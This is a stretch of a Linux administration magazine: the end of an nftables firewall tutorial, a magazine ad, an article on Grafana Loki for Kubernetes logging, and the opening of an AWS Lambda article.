If you want to add some order into your rulesets, you can do this with

Listing 4: Complete Ruleset

```
nft list ruleset
table inet firewall {
    set audit-servers {
       type ipv4_addr
       elements = { 10.1.0.1, 192.168.0.1 }
    }
    set http-servers {
       type ipv4_addr
       elements = { 10.1.1.1, 192.168.1.1 }
    }
    chain forward {
       type filter hook forward priority 0; policy accept;
       ip daddr vmap { 10.1.0.2-10.1.0.10 : jump audit-chain, 10.1.1.2-10.1.1.10 : jump http-chain,
                       192.168.0.2-192.168.0.10 : jump audit-chain, 192.168.1.2-192.168.1.10 : jump
                       http-chain }
       drop
    }
    chain audit-chain {
       tcp dport 60 ip daddr @audit-servers
    }
    chain http-chain {
       tcp dport { http, https } ip daddr @http-servers
    }
}
```

some of the other new nftables features. For example, rules can be sorted very easily with the help of non-base chains. However, they are not assigned directly to an entry point in the kernel and therefore do not see any network traffic. That said, you can jump from other chains into these non-base chains and thus evaluate the rules that exist there.

The idea behind this functionality is that a multitude of rules can be sorted logically in a very simple and elegant way. The following example creates a chain named `smtp-chain` that contains just a single rule with a traffic counter pointing at the local SMTP port. From the existing `incoming` chain, the system then jumps into this new chain, evaluates the existing rule, and then continues with the rules from the `incoming` base chain. In this case, only the catch-all rule is evaluated, and all packets that have not already been captured by other rules are dropped:

```
nft add chain inet firewall smtp-chain
nft add rule inet firewall incoming ↩
  position 8 tcp dport 25 ↩
  ct state new jump smtp-chain
nft add rule inet firewall ↩
  smtp-chain counter
```

Also important at this point is to insert the `jump` rule at the correct position in the `incoming` chain; otherwise, the rule would come after the `drop` catch-all statement and never be executed. After the last changes, the new set of rules now looks like Listing 3.

The `set` is another new feature in nftables that lets you to merge elements of a rule, such as an IP address or port, into an array. You can then use this array in the desired rule. The following example of a named set assigns IP address ranges to `allow-smtp-set`:

```
nft add set inet firewall allow-smtp-set {↩
       type ipv4_addr\; flags interval\; }
nft add element inet firewall allow-smtp-↩
       set { 10.1.0.0/24, 192.168.0.0/24 }
```

You can then access this named set in any rule:

```
nft add rule inet firewall incoming ↩
  position 8 tcp dport { 25, 587 } ↩
  ip saddr @allow-smtp-set accept
```

In this case, a new rule is placed at a defined point in the `incoming` chain and uses the previously defined `allow-smtp-set` to specify the sender address. For the SMTP ports, on the other hand, an “anonymous set” is used, which you can use directly in a rule without having to define it beforehand.

Combining Functions

The nice thing about nftables is that many of the new functions can be easily combined. Another function, *verdict maps* demonstrates this very well. These maps are dictionaries that use the structure of a named set as a key and non-base chains as a key value if a match occurs. Although that might sound complicated, it is actually quite simple. For the following example, the requirement is that access to certain auditd and HTTPD servers should only be possible from certain IP addresses. Requests from other systems should be discarded directly. For this, I create a new chain named `forward` in the kernel entry point of the same name:

```
nft create chain inet firewall forward { ↩
 type filter hook forward priority 0\; }
```

The `auditd-servers` and `httpd-servers` are each defined in a named set:

```
nft add set inet firewall audit-servers {↩
                      type ipv4_addr \; }
nft add element inet firewall ↩
  audit-servers { 10.1.0.1, 192.168.0.1 }
nft add set inet firewall http-servers {↩
                     type ipv4_addr \; }
nft add element inet firewall ↩
  http-servers { 10.1.1.1, 192.168.1.1 }
```

These named sets will be used in non-base chains, which I create in the next step:

```
nft add chain inet firewall audit-chain
nft add chain inet firewall http-chain
```

Finally, the assignment takes place; the target port for the HTTPD servers is defined as the anonymous set:

```
nft add rule inet firewall audit-chain ➘
  tcp dport 60 ip daddr @audit-servers
nft add rule inet firewall http-chain tcp ➘
  dport { 80, 443 } ip daddr @http-servers
```

Still missing is a way of controlling the requests to the individual systems, which is done with the help of the verdict maps mentioned above. Depending on the sender address, the request is routed to the appropriate non-base chain:

```
nft add rule inet firewall forward ip ➘
  daddr vmap {➘
  10.1.0.2-10.1.0.10 : jump audit-chain, ➘
  192.168.0.2-192.168.0.10 : ➘
    jump audit-chain, ➘
  10.1.1.1.2-10.1.1.10 : jump http-chain, ➘
  192.168.1.2-192.168.1.10 : ➘
    jump http-chain ➘
  }
```

Finally, any further requests that do not apply to any of the existing rules are discarded:

```
nft add rule inet firewall forward drop
```

The whole ruleset then looks like Listing 4.

The new Linux packet filter has many more interesting features to offer, so you should refer to the very extensive documentation in the nftables project wiki [4], which also offers useful help for getting started with the new packet filter; you might also want to bookmark the nftables reference [3].

Converting from iptables Rules

Finally, you should become acquainted with `iptables-translate`, a useful tool that lets you convert individual `iptables` commands, or even entire iptables rulesets, into `nft` commands. For example, if you would rather enter the nftables rule for accessing the SSH server shown in iptables syntax at the top of the article, you can see what the appropriate `nft` command would be:

```
iptables-translate -A INPUT -p tcp ➘
  --dport 22 -m conntrack ➘
  --ctstate NEW -j ACCEPT
nft add rule ip filter INPUT tcp ➘
  dport 22 ct state new counter accept
```

If you want to convert all your iptables rulesets from `/etc/sysconfig/iptables-save` into nftables commands, use the command:

```
iptables-restore-translate ➘
  -f /etc/sysconfig/iptables-save > ➘
  /tmp/ruleset.nft
```

Calling

```
nft -f /tmp/ruleset.nft
```

then loads the converted rules into the nftables framework.

Conclusions

The Linux nftables packet filter framework offers a multitude of new features, improved performance, and simplified operation compared with previous packet filter implementations. ■

Info

[1] nftables project: [https://netfilter.org/projects/nftables/]
[2] Linux traffic control: [http://tldp.org/HOWTO/Traffic-Control-HOWTO/intro.html]
[3] nftables matches: [https://wiki.nftables.org/wiki-nftables/index.php/Quick_reference-nftables_in_10_minutes]
[4] nftables wiki:[https://wiki.nftables.org/wiki-nftables/index.php/Main_Page]

The Author

Thorsten Scherf is a Principal Consultant for Red Hat EMEA. You can meet him as a speaker at conferences. He is also a keen marathon runner whenever time and his family permit.


■

Harness the power of Linux!

Want your friends and colleagues to make the switch to Linux?

This single issue shows beginners how to:

- install Linux
- download and install free software for your Linux system
- play games
- create documents and spreadsheets
- process photos
- play music and videos
- and much more!



FREE DVD!
ALL THE SOFTWARE YOU NEED!
openSUSE
THOUSANDS OF FREE TOOLS IN EASY REACH!
SWITCH TO LINUX NOW!
2019 Edition
GETTING STARTED WITH LINUX
Learn how to set up a Linux system to:
Listen to Music
Surf the Web
Play Games
and Much More!
Process Photos
MORE Powerful, MORE Secure, MORE Fun!
JOIN THE LINUX REVOLUTION!
WWW.LINUX-MAGAZINE.COM
openSUSE
Leap 15.1
64-BIT
LINUX
DVD

GETTING STARTED WITH LINUX

ORDER ONLINE:
shop.linuxnewmedia.com/specials

Central logging for Kubernetes users

Shape Shifter

Grafana's Loki is a good replacement candidate for the Elasticsearch, Logstash, and Kibana combination in Kubernetes environments. By Martin Loschwitz

In conventional setups of the past, admins had to troubleshoot fewer nodes per setup and fewer technologies and protocols than is the case today in the cloud, with its hundreds and thousands of technologies and protocols for software-defined networking, software-defined storage, and solutions like OpenStack. In the worst case, network nodes also need to be checked separately. If you are searching for errors in this kind of environment, you cannot put the required logfiles together manually.

The Elasticsearch, Logstash, and Kibana (ELK) team has demonstrated its ability to collect logs continuously from affected systems, store them centrally, index the results, and thus make them searchable. However ELK and its variations prove to be complex beasts. Getting ELK up and running is no mean achievement, and once it is finally running, operations and maintenance prove to be complex. A full-grown ELK cluster can massively consume resources, as well.

Unfortunately, you don't have a lot of alternatives. In the case of the popular competitor Splunk, a mere glance at the price list is bad for your blood pressure. However, the Grafana developers are sending Loki [1] into battle as a lean solution for central logging, aimed primarily at Kubernetes users who are already using Prometheus [2].

Loki claims to avoid much of the overhead that is a fixed part of ELK. In terms of functionality, the product can't keep up with ELK, but most admins don't need many features that bloat ELK in the first place. Unfortunately, ELK does not allow you to sacrifice part of the feature set for reduced complexity. Loki from Grafana opens up this door. In this article, I go into detail about Loki and describe which functions are available and which are missing.

The Roots of Loki: Prometheus and Cortex

If you follow Loki back to its roots, you will come across some interesting details: Loki is not a completely new development; the Grafana developers oriented their work on Prometheus – but not directly. Loki was inspired by a Prometheus fork named Cortex [3], which extends the original Prometheus, adding the horizontal scalability admins often missed.

Prometheus itself has no scale-out story. Instead, the developers recommend running many instances in parallel and sharding the systems to be monitored. Sending the incoming metric data to several Prometheus instances is intended to provide redundancy in such a setup, but this

Lead Image © zlajo, 123RF.com

construct forces you to tie different Prometheus instances to a single instance of the graphics drawing tool Grafana, often with unsatisfactory results.

Cortex removes this Prometheus design limitation but has not yet achieved the widespread distribution level and popularity of its ancestor. Clearly, it was well enough known to the Grafana developers, because in their search for a suitable tool for their project they used Cortex as a starting point, which also explains the slogan the Loki developers use to advertise their product: Loki is "like Prometheus, but for logs."

Log Entries as Metric Data

Both Prometheus and its derivative Cortex are tools for monitoring, alerting, and trending (MAT). However, they cannot be compared with the well-known monitoring tools such as Icinga 2 or Nagios, which primarily focus on event-based monitoring. MAT systems, on the other hand, are designed to collect as many performance metrics as possible from the computers to be monitored.

From this data, the applied load can be read off and the future load can be estimated; monitoring is more or less a waste product. If you know how many instances of the `httpd` process are running on a system, you can use a suitable component to raise an alert as soon as a value drops below a certain threshold. Loki's radically revolutionary approach now consists of treating the log data of the target systems exactly as if they were regular metric data.

If you have already set up a complete Prometheus for an environment, you will have dealt with labels, which are useful in Prometheus to distinguish between metrics. Admins typically use labels for certain values: An `http_return_codes` metric could have a `value` label, which in turn takes tags of `200`, `403`, `404`, and so on. Ultimately, labels help admins keep the total number of all metrics reasonably manageable, limiting the overhead needed for storage and processing.

Different from ELK

Loki attaches itself to these labels and uses them to index the incoming log messages, which marks the biggest architectural difference from ELK.

For this very reason, Loki is far more efficient and lightweight: It does not meticulously evaluate incoming log messages and store them on the basis of defined rules and keywords; rather, it works on the basis of the labels attached to them.

What sounds complicated in theory is simple and comprehensible in practice. Suppose, for example, an instance of the Cluster Consensus Manager Consul is running in a Kubernetes environment and produces log messages. If you rely on Prometheus for monitoring, you will use this tool to monitor Consul on the hosts.

One metric that Prometheus uses for Consul is `consul_service_health_status`, but if you are running a development instance and a production instance of the environment, you could define an `Env` label that can assume the value `dev` or `prod`. With Grafana linked to Prometheus, different graphs could then be drawn by label. Loki does something very similar by classifying the stored log entries by label so you can display log entries for `prod` and `dev`.

Although not as convenient as the full-text search feature to which ELK users are accustomed, the Loki solution is far more frugal in terms of resources. Because Prometheus and its Cortex fork are easy to configure dynamically, Loki is far better suited for operation in containers, as well.

Loki in Practice

Loki can be virtualized easily and that was even one of the core requirements of the developers. Because Loki requires fewer resources than ELK, it does not need massive hardware resources. Like Prometheus, Loki is a Go application, which you can get from GitHub **[1]**. However, it is not necessary to roll out and launch Loki as a Go binary. In the best cloud style, the Loki developers offer Docker images of the solution on Docker Hub, so you can deploy them locally straightaway. Therefore, the only external task is to send the configuration file to the container.

Under the Hood

What looks so easy at first glance requires a combination of several components on the inside. In the style of a cloud-native application, Loki comprises several components that need to interact to succeed. However, the architecture on which Loki is based is not that specific to Loki. It simply recycles large parts of the development work already done for Cortex (**Figure 1**). Because Cortex works well, there's no reason why Loki shouldn't. Log data that reaches Loki is grabbed




Figure 1: Loki inherits much of its design from Cortex, which sees itself as a more scalable Prometheus. © Grafana

by the Distributor component; several instances of this service are usually running. With large-scale systems, the number of incoming log messages can quickly reach many millions depending on the type of services running in the cloud, so a single Distributor instance would hardly be sufficient. However, it would also be problematic to drop these incoming log messages into a database without filtering and processing. If the database survived the onslaught, it would inevitably become a bottleneck in the logging setup.

The active instances of the Distributor therefore categorize the incoming data into streams on the basis of labels and forward them to Ingesters, which are responsible for processing the data. In concrete terms, processing means forming log packages (chunks) from the incoming log messages, which can be compressed by Gzip. Like the Distributors, the several Ingester instances also run at the same time, forming a ring architecture over which a Distributor applies a consistent hash algorithm to calculate which of the Ingester instances is currently responsible for a particular label.

Once an Ingester has completed a chunk of a log, the final step en route to central logging then follows: storing the information in the storage system to which Loki is connected. As already mentioned, Loki differs considerably from its predecessor Prometheus, for which a time series database is a key aspect.

Loki, on the other hand, does not handle metrics, but text, so it stores the chunks and information about where they reside separately. The index lists all known chunks of log data, but the data packets themselves are located on the same storage facility configured for Loki.

What is interesting about the Loki architecture is that it almost completely separates the read and write paths. If you want to read logs from Loki via Grafana, a third service is used in Loki, the Querier, which accesses the index and stored chunks in the background. It also communicates briefly with the Ingesters to find log entries that have not yet been moved to storage. Otherwise, read and write operations function completely independently.

Scaling Works

Looking at the overall Loki construct, it becomes clear that the design of the solution fits perfectly with the requirements faced by the developers: scalable, cost-effective with regard to the required hardware, and as flexible as possible.

The index ends up with Cassandra, Bigtable, or DynamoDB, all of which are known to scale horizontally without restrictions. The chunks are stored in an object store such as Amazon S3, which also scales well. The components belonging to Loki itself, such as the Distributors and Queriers, are stateless and therefore scale to match requirements.

Only the Ingester is a bit tricky. Unlike its colleagues, it is a stateful application that simply must not fail. However, the implemented ring mechanism provides the features required for sharding, so you can deploy any number of Ingesters to suit needs. Loki scales horizontally without limits. Because it does not store the contents of the incoming log data, it has a noticeably smaller hardware footprint than a comparable ELK stack.

The Loki documentation contains detailed tips on scalability, but briefly, to scale horizontally, Loki needs the Consul cluster consensus mechanism to coordinate the work steps beyond the borders of nodes. If you want to use Loki in this way, it is a very good idea to read and understand the corresponding documentation, because a scaled Loki setup of this kind is far more complex than a single instance.

Loki is noticeably easier to implement than Prometheus, because Loki does not save the payload (i.e., the log data) itself at the end. This task is handled by external storage, which provides the high availability on which Loki relies.

Where Do the Logs Originate?

So far I have described how Loki works internally and how it stores and manages data. However, the question of how log messages make their way to Loki has not yet been clarified. This much is true: The Prometheus Node Exporters are not suitable here because they are tied to numeric metric data. Prometheus itself does not have the ability to process metric data other than numbers, which is why the existing Prometheus exporters cannot handle log messages.

In the setup described here, the Loki tool `promtail` attaches itself to existing logging sources, records the details there, and sends them to predefined instances of the Loki server. The "tail" in the name is no coincidence: Much like the `tail` Linux command, it outputs the ends of logs in Prometheus format.

During operation, you could also let Promtail handle and manipulate (rewrite) logfiles. Experienced Prometheus jockeys will quickly notice that Loki is fundamentally different from Prometheus in one design aspect: Whereas Prometheus collects its metric data from the monitoring targets itself, Loki follows the push principle – the Promtail instances send their data to Loki.

Graphics with Grafana

Because Loki comes from the Grafana developers, the aggregated log data is only displayed with this tool. Grafana version 6.0 or newer offers the necessary functions. The rest is simple: Set up Loki as a data source as you would for Prometheus. Grafana then displays the corresponding entries. The query language naturally has certain similarities in Loki and Cortex and therefore in Prometheus. Even complex queries can be built. At the end of the day, Grafana turns out to be a useful tool for displaying logs with the Loki back end. If you prefer a less graphical approach, the `logcli` command-line tool is an option, too;

as expected, however, it is not particularly convenient.

Strong Duet

In principle, the team of Loki and Promtail can be used completely independently of a container solution, just like Prometheus. However, the developers doubtlessly prefer to see them used in combination with Kubernetes, and indeed, the solution is particularly well suited to Kubernetes. On the one hand, Prometheus and Cortex have been very closely connected to Kubernetes from the very beginning – so far, in fact, that Prometheus can attach itself directly to the Kubernetes master servers to find the list of systems to monitor with fully automated node discovery. Additionally, Prometheus is perfectly capable of collecting, interpreting, and storing the metric data output by Kubernetes, processing all labels that belong to the metric data automatically.

Loki ultimately inherits all these advantages: If Loki is attached to an existing Kubernetes Prometheus setup, the same label rules can be recycled, making the setup easy to use.

Monitoring Loki

The best solution for centralized logging is useless if it is not available in a crisis. The same applies if the admin has forgotten to integrate important logfiles into the Loki cycle. However, the Loki developers offer support for both scenarios. A small service named *Loki Canary* systematically searches systems for logfiles that Loki does not collect.

Both Loki and Promtail can even output metric data about themselves via their Prometheus interfaces, if so required; then, you can integrate it into Prometheus accordingly. The Loki Operations Manual lists appropriate metrics.

No Multitenancy

Finally, Loki also unfortunately inherited a "feature" from Prometheus. The program does not support user administration and therefore treats all users that access it equally. Loki is not usable for multitenancy. Instead, you need to run one Loki instance per tenant and secure it such that access by external intruders is not possible. ■

Info

[1] Loki: [https://github.com/grafana/loki/]
[2] Prometheus: [https://github.com/prometheus/prometheus]
[3] Cortex: [https://github.com/cortexproject/cortex]

Shop the Shop ⇒ shop.linuxnewmedia.com

Discover the past and invest in a new year of IT solutions at Linux New Media's online store.

Want to subscribe?

Searching for that back issue you really wish you'd picked up at the newsstand?

➤ shop.linuxnewmedia.com

DIGITAL & PRINT SUBSCRIPTIONS

SPECIAL EDITIONS

Serverless computing with AWS Lambda

Light Work

Monitoring with AWS Lambda serverless technology reduces costs and scales to your infrastructure automatically. By Chris Binnie

For a number of reasons, it makes sense to use today's cloud-native infrastructure to run software without employing servers; instead, you can use an arms-length, abstracted serverless platform such as AWS Lambda.

For example, when you create a Lambda function (source code and a run-time configuration) and execute it, the AWS platform only bills you for the execution time, also called the "compute time." Simple tasks usually book only hundreds of milliseconds, as opposed to running an Elastic Compute Cloud (EC2) server instance all month long along with its associated costs.

In addition to reducing the cost and removing the often overlooked administrative burden of maintaining a fleet of servers to run your tasks, AWS Lambda also takes care of the sometimes difficult-to-get-right automatic scaling of your infrastructure. With Lambda, AWS promises that you can sit back with your feet up and rest assured that "your code runs in parallel" and that the platform will be "scaling precisely with the size of the workload" in an efficient and cost-effective manner **[1]**.

In this article, I show you how to get started with AWS Lambda. Once you've seen that external connectivity is working, I'll use a Python script to demonstrate how you might use a Lambda function to monitor a website all year round, without the need of ever running a server.

For more advanced requirements, I'll also touch on how to get the internal networking set up correctly for a Lambda function to communicate with nonpublic resources (e.g., EC2 instances) hosted internally in AWS. Those Lambda functions will also be able to connect to the Internet, which can be challenging to get right.

On an established AWS infrastructures, most resources are usually segregated into their own virtual private clouds (VPCs) for security and organizational requirements, so I'll look at the workflow required to solve both internal and external connectivity headaches. I assume that you're familiar with the basics of the AWS Management Console and have access to an account in which you can test.

Less Is More

As already mentioned, be warned that Lambda function networking in AWS has a few quirks. For example, Internet Control Message Protocol (ICMP) traffic isn't permitted for running pings and other such network discovery services:

> *Lambda attempts to impose as few restrictions as possible on normal language and operating system activities, but there are a few activities that are disabled: Inbound network connections are blocked by AWS Lambda, and for outbound connections only TCP/IP sockets are supported, and ptrace (debugging) system calls are blocked. TCP port 25 traffic is also blocked as an anti-spam measure.*
>
> *Digging a little deeper …, the Lambda OS kernel lacks the CAP_NET_RAW kernel capability to manipulate raw sockets.*
>
> *So, you can't do ICMP or UDP from a Lambda function* **[2]**.

Lead Image © joingate, 123RF.com

